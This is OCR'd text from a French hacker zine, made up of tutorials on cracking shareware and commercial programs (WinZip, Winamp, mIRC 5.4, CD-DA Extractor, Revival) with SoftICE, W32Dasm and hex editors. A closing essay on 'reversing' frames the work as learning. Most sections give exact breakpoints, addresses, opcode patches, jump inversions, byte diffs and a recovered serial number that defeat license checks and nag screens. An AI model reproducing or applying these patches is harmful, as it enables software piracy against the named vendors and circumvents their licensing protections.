
Maintenant tapez :


```
: BPR 4DA4A0 4DA4A9
(*) BPR 46F578 46F581 <-- Winzip6.3 SR1
```

Note : Si vous êtes une merde en addition hexadécimale, vous pouvez demander à Soft ICe de le faire pour vous, par exemple :

```
: BPR 4DA4A0 4DA4A0+9
(*) BPR 46F578 46F578+9 <-- Winzip6.3 SR1
```

On a plus qu'à prier... En relançant ( Ctrl+D) on s'arrête à un truc du genre :



```
:0040B42D 0FB605A0A44D00 movzx eax, byte ptr [004DA4A0] <-- ICI
(*)
:0040B434 85C0 test eax, eax
:0040B436 0F840D000000 je 0040B449marqueur 0
```

(*) Suis je oblige de le mettre ? OK pour winzip 6.3 SR1 ce serait movzx eax, byte ptr [0046F578]

OK. On peut voir que les premiers chiffres de notre code tape sont stockes dans EAX.

En retournant à Soft ICE, on trouve un truc du style :

```
:004607C0 8A06 mov al, byte ptr [esi] <-- La.
:004607C2 46 inc esi
:004607C3 8A27 mov ah, byte ptr [edi]
:004607C5 47 inc edi
:004607C6 38C4 cmp ah, al
:004607C8 74F2 je 004607BC (*) je 004485EC pour winzip6.3 SR1 CA parait
prometteur !!! :-))))
```

Au début 004607C0 copie les caractéres contenus dans ESI pour les transférer dans AL. Jetons un coup d'œil à ESI. Tapez :

```
: D ESI
```

Ensuite 4607C2 augmente ESI, notre code tape. OK. MAintenant, EDI est copie en AH. Et les valeurs sont comparées. Ca ressemble vaguement à un serial ca....

Tapez :

```
: D EDI
```

Oh ! Regardez ce qui est inscrit ! le nombre '30612380' qui est compare à notre code de merde ! YAHOU !!!! Notez le immédiatement !!! Ok, vous tremblez comme une feuille morte. Mais d'abord, enlevez tous les breakpoints et retournez à winzip :

```
: BC *
```

La, tout tremblant, vous rentrez le code trouve et o miracle de la nature, CA MARCHE !!!!!! YAhou !! Merci qui ???? ;-)

**by XstaZ**

# CRACKER WINAMP

**::: Winamp :::**

Pour cela, vous avez besoin de Soft Ice (normal...). Si vous ne l'avez pas, à part la corde, je ne vois pas. Non, en tapant SoftIce sur metacrawler ou autre, vous le trouverez. Le but de la manœuvre est de vous trouvez un petit serial allant bien avec le nom que vou rentrez. Pour cela, c'est pas trop compliqué :

1/ Vous lancez winamp, et dans la boite de dialogue vous demandant votre nom, vous rentrer le nom voulu, SAUF LA DERNIERE LETTRE. Par exemple, dans mon cas, ce sera Xsta (il manque le Z).

2/ Faites un Ctrl+D pour faire un breakpoint dans Soft ICE, sur "GetDlgItemTextA:" tapez "bpx GetDlgItemTextA".


3/ Maintenant, tapez F5 pour retourner à windows. Tapez la derniere lettre de votre nom dans la boite de dialogue, ce qui aura pour effet de faire un autre breakpoint dans Soft ICE.

4/ Maintenant, tapez F11 puis F10, 10 fois de suite. Et re,gardez ce que vous avez trouvez. Tapez "? eax", et apres ca, vous aurez votre "registration name".

5/ Notez le, et tapez "bc *" dans Soft ICE. F5 pour retourner à windows. LA, rentrez the code trouvé, et appuyez sur "ok".

!!!!! BINGO !!!!!

By XstaZ



# CrAcKer's guide 3

**DISCLAMER : Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.**

AMi Cracker, bienvenu. Cet article est réservé à ceux qui ont des notions élémentaires sur le cracking bien que tout soit commenté. c donc 1 truck pour les brêles mais il en faut bien. Il sera basé sur le cracking de logiciels (serial number et nag srceen). Comme on n'en a pas encore fait, en voila un d'une simplicité à faire chialer un newbies.

## OUTIL INDISPENSABLES

Avant tout, explication : cracker veut dire modifier un prog pour qu'il réagissent différemment, kan, par exemple, vous cliker sur Register, pour kil acceptent nimporte kel code et kil vous mettent plus de Nag aussi.

Pour ce cours, vous aurez besoin de :

- W32Dasm8.9 : un déssasembleur/débugger très pratik. Kan vous ouvrez par Notepad un exe vous voyez plein de chiffres illisibles. Eh ben, lui, y permet de les transformer en code machine, déjà plus compréhensible pour nous, humains, même si vous riskez de rien n'y comprendre du tout.
- Hacker's View : un éditeur ehx et désassembleur et lecteur de fichier txt, enfin il fait tout koi.

Ensuite, voyons quelle méthode employée pour le cracking. il y en a deux principales :

* Live Approach, qui consiste à débuguer le programme avec un logiciel comme softICE
* Dead Listing qui consiste à modifier le programme, en le désassemblant, et en le modifiant héxadécimalement.

Ici, on va utiliser le Dead Listing qui contient elle aussi deux tekniks :

* celle de gros barbare, qui consiste à modifier toutes les fonctions qui ne marchent pas. C'est une méthode de débutant mais efficace.
* et la méthode soft, qui consiste a faire croire qu'on a la licence.

Ici, la méthode est trop simple pour se compliquer la tâche. Attention, là, je développe...

## ENSUITE

Dejà, petit tour d'horizon (le logiciel est dispo sur www.chollian.net/~ship3 ou sur ourworld.compuserve.com/homepages/ship3).

Lançons le et la, au début, il affiche une boite de dialogue, une nage screen, où il demande Name, Compagny et... THE serial number. On met nimporte koi, par exemple Name :stigmata, Compagny :HZV, Serial :12345 et la... PAF ! Il nous met le msg d'erreur : "The Serial Number is invalid!" Ah oui ? Tu veux pas ? okay, mon pote. Si tu veux la jouer hard, on va la jouer hard. Pour la faire classe, on copie revival.exe en revival.des, celui kon désassemblera, et revival.bak en cas de sauvegarde. Maintenant, on note la phrase sur une feuille et on prévoit notre plan. Il nous jette si on met le mauvais serial, donc on va essayer de modifier la routine de vérification du pass pour qu'il nous jette si on met le bon, mais kil accepte quand on met le mauvais !!
On ouvre W32Dasm et on désassemble revival.des le file n'étant pas trop gros, c rapide. Ensuite, on va sur l'icone String reference, deuzieme en partant de la droite qui liste tous les msg principaux de revival. Et en plein keskon trouve ?

Strig Resources ID=61215 : "The Serial number is invalid." on clike 2 fois sur la ligne et vous atterrissez normalement là :

* Referenced by a (U)nconditional or (C)onditional Jump at Adress :

```
:0040AA76(C)
:0040AABA 6AFF  push FFFFFFFF      //On s'en fout
:0040AABC 6A30  push 00000030  // Ca aussi.
```

Ca sert à rajouter la valeur sur la pile. Pas pour nous.
* Possible reference to String Resource ID=61215 : "The Serial number is invalid!" //AH! C le message d'erreur kon a noté.


A priori, rien de super ici. Mais en fait, si. et j'espère ke vous l'avez vu, parske sinon, en plus d'être nul en cracking, vous êtes aveugle...

Eh oui ! Ce code est appelé, d'après la première ligne par un Jump conditionnel à l'adress 0040AA76.
s'il est conditionnel, il suffit de le mettre inconditionnel pour classer l'affaire.
Regardons à cette adresse. et on a :

```
:0040AA64 8BCF    mov ecx, edi      // met edi ds ecx
:0040AA66 E873EF0100 call 0040CD10  // appelle une fonction
:0040AA6B 50      push eax    // met eax ds la pile
:0040AA6C E89F220000 call 0040CD10  // appelle une autre fonction
:0040AA71 83C404  add esp, 00000004    // ajoute 00000004 a esp
:0040AA74 85C0    test eax, eax      // verifie que eax est different de 0
:0040AA76 7442    je 0040AABA    //sil l'est, appelle 0040AABA
:0040AA78 C7465C01000000  mov       [esi+5C], 00000001      //on en a plus rien à battre, maintenant.
:0040AA7F 8B4664 mov eax, dword ptr [esi+64]
:0040AA82 50 push eax
ETC.....
```

je me suis dit ke, vu ke c la first fois ke vous cracker, on va la jouer soft. met, en fait, non. On va plutot la jouer tacktik.
On pourrais très bien nopper (c a dire, neutraliser) le JE 0040AABA en remplaçant les valeur hexa par des 90 car, comme vous l'avez vu, c a cause de lui, kon a le message d'erreur. Mais, c trop bourrin et en plus, le nag ne disparaîtra pas. Tous les serial seront bons, mais nous on veu plus ce satané msg !!
On va rester plus methodik et s'intéresser au CALL 0040CD10. D'après ce kon voit, c la dedans ke doit être déterminé la valeur de eax. Ensuite, kan le prog revient ici, si eax est a 0 (bad boy !), on il Jump, sinon (good boy !) il Jump pas et pas de message. Donc, allons voir dans le CALL en plaçant la barre verte dessus par les flèches directionnelles de votre clavier et en clickant sur l'icone CALL. Vous arrivez normalement là :

```
:0040CD10 83EC24sub esp, 00000024
:0040CD13 53push ebx
...
:0040CD1D 50      push eax
:0040CD1E E88D780000      call 004145B0
```


On pourrait très bien allez chercher ce kil y a dans le CALL 004145B0 et le bloker, mais, on va pas faire le tour du prog juste pour un nag. Tant ka faire, restons dans celui la. Alors, on voit que c la que la pile recoit la valeur de eax et, dans les autres call, que sa valeur est augmenté. le mieux est donc d'empecher au prog d'aller dans le call. Plutôt que de le nopper par cinq 90 hexa (E8 9F 22 00 00) on a ka mettre un RET au début du call. Comme ca le prog retournera directos juste après le call et la valeur de eax ne sera jamais différent de 0 et le Jump n'aura jamais lieu. On ouvre donc hacker's View, le file Revival.exe et on va à 0040CD10. On a trois pairs hex : 83, EC, 24. Comme RET n'en prend qu'1, C3, il va falloir nopper les deux autres, on remplace donc

```
:0040CD10 83EC24sub esp, 00000024 par :
C3 ret
90 NOP
90 NOP
```

Et voila. Bon, par méfiance, on laisse W32Dasm ouvert et on ferme juste Hacker's View, au cas ou ce serait pas bon et kil
Faudrait tout re-désassembler, et on met en route Revival. Et la, même pas il nous met le message nous demandant notre nom et tout le bazar.

**On a mis trente secondes à cracker un logiciel ki vaut plus de 50$. Dans un prochain, on verra comment patcher complètement un prog en enlevant le UNTITLED d'en haut, et sur des protections plus sophistiquées.**

**Stigmata**



# CrAcKer's guide 4

**DISCLAMER : Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.**

On va fer plaisir à tout le monde. notre cible, cCdda Extractor, ki permet de mettre les cda en wav

## OUTIL INDISPENSABLES

Toujours le même W32Dasm 8.9

Ouvrez W32Dasm et atakez cddae.exe. dans String Ref on voit "Shareware". On y va et on a

```
call 00405040
test al,al
jne 004075D5
```

Ici, on a rien ! dans le call, c trop hard, alors on laisse tomber. On revient danse les String et on voit "Cd-Da extractor V1.13 [Shareware]". Si vous regardez autour de cette référence vous trouverez un test intéressant :

```
cmp esi, dword ptr [0044CF0C]
je bon code
```

donc, le code est planqué dans 0044CF0C. on la recherche (Search/Find Texr). Son initialisation n'y est pas et on tombe sur

```
mov eax, dword ptr [0044CF0C]
pop edi
cmp esi,eax
pop esi
sete al
```

si esi = eax, al=1 il faut donc nopper sete al en remplaçant son code (0F 94 C0) par trois 90.

Yes ! on a + de nag. Mais en haut, on toujours marqué Shareware. Or, notre but, cette fois-ci et de patcher le prog complet. Donc, on retourne dans String Ref sur Shareware et on a :

```
cmp esi, dword ptr [0044CF0C]
je bon code
```

On change le je en jmp. On enregistre, mais en haut, on a toujours des YYYYYY et c moche. Il faut donc suivre "le bon code". Là, on arrive sur :

```
ref from data object "%s [ %s <%s> ]"
push 00446B60
```

Les %s sont des variables. C là où devrait être notre nom. Comme on est cracker, on en a pas, dont, on utilise un hexadecimal du genre HexWorkShop et on search '%s [ %s <%s> ]' ensuite on remplace ce kil y a dans les crochets par notre nom ( [ stigmata ])

**et, c dans la poche, man ;)**

**D'accord, c t 1 peu + hard, mais bon. J'espere ke tout le monde aura compris. Et dire que c logiciels sont censé être ultraprotégés. Bah, pour leur prog de naze, c pas moi qui irait l'acheter...**

**Stigmata**


# CrAcKer's guide 5

**DISCLAMER : Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.**

C quand meme assez simple cette fois.

## OUTIL INDISPENSABLES

Toujours le même, le vrai, l'unique : W32Dasm 8.9 (ou >) et on va continuez sur la méthode du Dead Listing.

On va s'attaquer maintenant à mIRC 5.4. dans Help du menu, on a Register et si on tape 12345 il met : "Sorry, Your..."
On copie l'exe à étudier et un autre pour sauvegarde. Ensuite on le désassemble, on va sur String Ref et on chercher "Sorry..." on tombe normalement là :

```
* Possible StringData Ref from Data Obj ->"Sorry, your Reg..."
                                        ->"and number..."

:0043D33C 6802524C00   push 004C5202
:0042D341 8B4508   mov eax, dword ptr [ebp+08]
:0043D344 50   push eax
```

On remonte le code pour trouver le saut qui nous envoie ici. Très vite, on tombe sur

```
:0043D25F E8DC170500   call 0048EA40
:0043D264 83C408   add esp, 00000008
:0043D267 85C0   test eax, eax
:0043D269 0F8491000000 je 0043D300
```

Là, c ce je 0043D300 d'où tout est decidé. On positionne la barre verte dessus : offset 2DA69
on ouvre HexWorkShop et on inverse le saut
On lance le prog et... ah ouais tu ve pas t'enregistrer? Tapette, va ! on va voir...
On revient au même endroit mais y avait un call bizarre

```
:0043D25F E8DC170500 call 0048EA40
:0043D264 83C408  add esp, 00000008
:0043D267 85C0    test eax, eax
:0043D269 0F8491000000    e 0043D300
```

Ce call appelle la routine de vérif du serial. Dans la barre d'outil, on clique sur "Call" et il nous envoie là

```
* Referenced by a CALL at Addresses:

:0043D25F, :0048EC10
:0048EA40 55 push ebp
:0048EA41 8BEC    mov ebp, esp
:0048EA43 53 push ebx
:0048EA44 56 push esi
:0048EA45 57 push edi
:0048EA46 8B750C mov esi, dword ptr [ebp+0C]
:0048EA49 8B5D08 mov ebx, dword ptr [ebp+08]
:0048EA4C 53         push ebx
:0048EA4D E8E24C0200         call 004B3734
:0048EA52 59 pop ecx
:0048EA53 83F805  cmp eax, 00000005
:0048EA56 7304    jnb 0048EA5C
:0048EA58 33C0    xor eax, eax
:0048EA5A EB77    jmp 0048EAD3
```


```
* Referenced by a (U)nconditional or (C)onditional Jump
  at Address:

:0048EA56 (C)
:0048EA5C 56 push esi
:0048EA5D 53 push ebx
:0048EA5E E8FDFEFFFF call 0048E960
:0048EA63 83C408  add esp, 00000008
:0048EA66 85C0    test eax, eax
:0048EA68 7407    je 0048EA71
:0048....
```

c ce dernier "je 0048EA71" qui change tout. Donc on rouvre HEwWorkShop et on inverse le saut.

## CONCLUSION

Et voilà ! aucun prog ne nous résiste maintenant. Bon, bah il est cracké encore en 2 mn. Une prochaine fois on s'attaquera au célébrissime Winrar pour savoir si il est aussi balèze que ca c prog.

**Stigmata**



# CrAcKer's guide 6

On va attaquer un logiciel très commercial. L'honneur est en jeu ;)

## OUTIL INDISPENSABLES

L'éternel W32Dasm 8.9
Allez, je vous raconte pas le debut. Donc on attaque Winzip 7. Donc on fé une copie pour l'attaque et une pour la sauvegarde. On désassemble l'exe. On va faire du Dead Listing mais en patchant complètement le logiciel : suppr du nag, de la mention "unregistered"...
Un tour d'horizon. Dans Help, About, on appuie sur R on tape n'importe koi 12345 et on a un joli msg : "Incomplete or..." Ah ouais, tu veux pas? okay...
On va sur String Ref. Comme y en a beaucoup, on peut tout copier dans le notepad et ensuite on rechercher "Incomplete" et on tombe sur
String Resource ID=00654: "Incomplete or incorrect information" on arrive donc là

* Reference To: USER32.GetDlgItemTextA, Ord:00F5h

```
:00409D6D  Call dword ptr [00476AC8]
:00409D73  movzx eax, byte ptr [00471258]
:00409D7A  test eax, eax
:00409D7C  je 00409D92
:00409D7E  movzx eax, byte ptr [0046F578]
:00409D85  test eax, eax
:00409D87  je 00409D92
:00409D89  call 004096EA
:00409D8E  test eax, eax
:00409D90  jne 00409DD3
```

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

```
:00409D7C(C), :00409D87(C)
:00409D92  call 00409F9C
```

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"

```
:00409D97  push 0000028E
:00409D9C  call 00424ECF
:00409DA1  pop ecx
:00409DA2  push eax
```

Déjà, il ne faut pas kil le saut en 00409D92 kan il est en 00409D7C ni kan il est en 00409D87. Il faut donc kil jump en 00409D90 pour ne pas aller en 00409D92. Je vous laisse donc faire : il faut modifier le je 00409d92 en jmp 00409DD3.
C bon ? Essayez un serial number... et ca roule ! C d'ailleurs la même méthode utilisée pour des jeux graves comme Ureal ou Quake quand il demande d'insérer le CD et kil fo un crack.
Sauf kil y a tjrs le nag, même s'il y a + de Unregistered. Il faut kon patche l'endroit ou Winzip affiche le nag screen.
On revient ou on été et, vous savez le "call 004096EA". on y va et on voit kil est appelé en 004029F0:

```
:004029E9  call 004096EA
:004029EE  test eax, eax
:004029F0  je 004029FE
:004029F2  mov dword ptr [00471C58], 00000001
:004029FC  jmp 00402A0B
```

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

```
:004029F0(C)
:004029FE  call 0040300F
```


On peut très bien bloker le test eax, eax en le noppant. Ou alors on peut le remplacer pas "inc eax". eax sera incrémenté de 1, le zero lag ne sera donc jamais posé et le saut n'aura jamais lieu je vous laisse faire les modifs. On voit si on a pareil : au final on a

```
00001DEE: 40 85
00001DEF: 90 C0
0000917C: EB 74
0000917D: 55 14
```

## CONCLUSION

Bon, dakor, celui là était peut être un peu + dur, mais il est commercial et pour sa réputation sa prog est vraiment naze. Je vais essayer d'en chercher des complikés pour les faire une prochaine fois. Par exemple, je connais un logiciel qui ne peut pas être désassembler paske kil a une protection interne contre le dasm... suffisamment efficace ? on verra

**Stigmata**




# ...::( --=[ Reversing - L'essence ]=-- )::...

**Comme Pénélope, dénoue patiemment l'écheveau des programmes lockés grâce au reversing.**

On va étudier un peu quelques aspects relativement simples de reversing. Je supposerai quelques connaissances basiques en assembleur x86. Si vous voulez faire du reversing sérieusement, je vous conseille très très fortement d'apprendre l'assembleur. Contrairement aux idées reçues, apprendre l'assembleur n'a rien de spécialement compliqué. Faites quelques petits programmes simples, entraînez-vous un peu quoi. C'est pas urgent (vous pouvez continuer la lecture de l'article :) mais ça ne vous fera pas de mal.
Voilà d'ailleurs quelques liens qui pourraient vous aider dans votre quête...

http://home.online.no/~reopsahl/files/assem.htm
http://webster.cs.ucr.edu/Page_asm/ArtofAssembly/ArtofAsm.html
http://www.immortaldescendants.org/begin.htm
http://personal5.iddeo.es/ret007ow/
http://rs1.szif.hu/~tomcat/win32/
http://www.eskimo.com/~htak/win32asm/win32asm.htm
http://spiff.tripnet.se/~iczelion/

Pour que vous compreniez bien et suffisamment vite (et que je l'explique bien ;), vous aurez à peine besoin de connaissances en programmation pour suivre la suite. Mais je vous assure que si vous n'avez aucunes connaissances en programmation, vous allez souffrir quand les choses commenceront à devenir sérieuses...

Voici quelques outils qui pourront vous servir dans votre quête de l'étude des programmes dont vous n'avez pas le code source :

- SoftICE (Numega) : LE debugger, vraiment très très puissant. Il existe d'autres bons debuggers mais celui-là a ma préférence et la préférence de la plupart des reversers.
- Un désassembleur : un bon choix pour un débutant serait W32Dasm (URSoft). Il fait aussi debugger si vous voulez. Sinon un très bon désassembleur, d'une puissance impressionnante est IDA (Data Rescue).
- Un fichier d'aide recensant les APIs Windows : indispensable !
- FileMonitor / RegMonitor / ... (SysInternals) ou autres outils du même genre vous permettant de savoir les fichiers ouverts par un programme, ce qu'il fait dans la base de registre, etc.
- Un éditeur hexadécimal : je vous recommande fortement Hacker's View (SEN Kemerovo), il est vraiment très bien et fait en plus un peu désassembleur.
- Un bon éditeur de texte pour ouvrir les listings assembleur de W32Dasm : je ne peux que vous recommander UltraEdit.

En vrac d'autres outils qui ne pourraient pas faire de mal :
- Des programmes donnant des infos sur les éxécutables pour voir s'ils sont cryptés, compressés, en quel langage ils sont écrits, ...
- Des éditeurs de ressources : genre Borland Resource Workshop, ça peut être pratique parfois...

Certains de ces outils sont gratuits. Pour les autres, vous trouverez des versions d'évaluation sur internet sans la moindre difficulté (vous trouverez fort probablement aussi des versions crackées mais honnêtement la plupart de ces outils valent leur pesant d'or et sont des bijoux de programmation, achetez-les !)

Bon, on va pouvoir commencer les choses sérieuses. Au menu un Programme_bidon à reverser... J'aurais pu prendre une liste de sharewares au hasard et les attaquer et vous montrer comment faire mais.. non. L'objectif n'est pas de vous fournir clé en main une version crackée de programmes sans intérêt :) Il s'agit d'apprendre à étudier des programmes, à les modifier pour votre plaisir personnel. Si j'utilise un programme que j'ai "étudié", je l'achète (s'il est payant, hein, je vais pas acheter des freewares quand même :). Sinon je les jette après avoir gardé une trace de mon étude.

Le fait que vous ne sachiez pas de quel programme on parle ne nuira pas à votre compression, tout ce qu'il faut savoir sur le programme est inclus dans l'article. Je ne vous conseille pas, mais alors pas du tout, de prendre des tutoriaux de crack et de les appliquer bêtement les uns après les autres. Il est parfois très enrichissant d'essayer d'étudier soi-même un programme et de lire par morceaux un tutoriel si vous êtes bloqués. Par contre, prendre un tutoriel et commencer à suivre bêtement les instructions ne vous mènera nulle part.

Accessoirement, les bouts de code que je vais vous montrer ne sont pas directement tirés de programmes. Ils ont été écrits sur base de mon expérience et à des fins pédagogiques. Je vous rappelle encore une fois que ce que vous apprenez ici n'est pas cracker des programmes dans le but de pouvoir les utiliser sans les acheter. Si vous voulez faire ça, vous n'avez qu'à aller les chercher sur internet tout prêts et arrêter immédiatement la lecture de cet article. Il est méprisable (et de surcroît illégal) d'utiliser abusivement des programmes utiles. Si vous étudiez des programmes c'est pour vous enrichir, vous instruire, apprendre. Cette étude s'appellait autrefois le cracking, mais ce mot a depuis longtemps dérivé et est actuellement plus associé dans l'esprit des gens à une discipline sombre destinée à s'emparer sans frais de programmes et à les utiliser sans vergogne. O que nous sommes loin de là ! De nos jours, afin d'éviter les confusions, un nouveau terme est apparu, décrivant plus précisément l'état d'esprit empreint de curiosité, de désir d'apprendre et loin, très loin, d'une volonté de pirater les programmes à des fins illégales : le reversing. J'espère que ceci est bien clair. Il faut que vous compreniez que l'attitude que vous aurez en crackant sera déterminante! dans vos résultats. Plus votre recherche sera désintéressée et pure, mieux vous apprendrez.

Commençons donc l'étude de notre Programme_Bidon, qui est limité à 40 jours d'utilisation, et qui demande à être enregistré.

On regarde un peu le programme, on le tourne dans tous les sens. Quelles sont les pistes d'attaque potentielles sur PB1 ?
- (Copie d'évaluation) dans le titre de la fenêtre
- "Version limitée à 40 jours" dans la boîte de dialogue About...
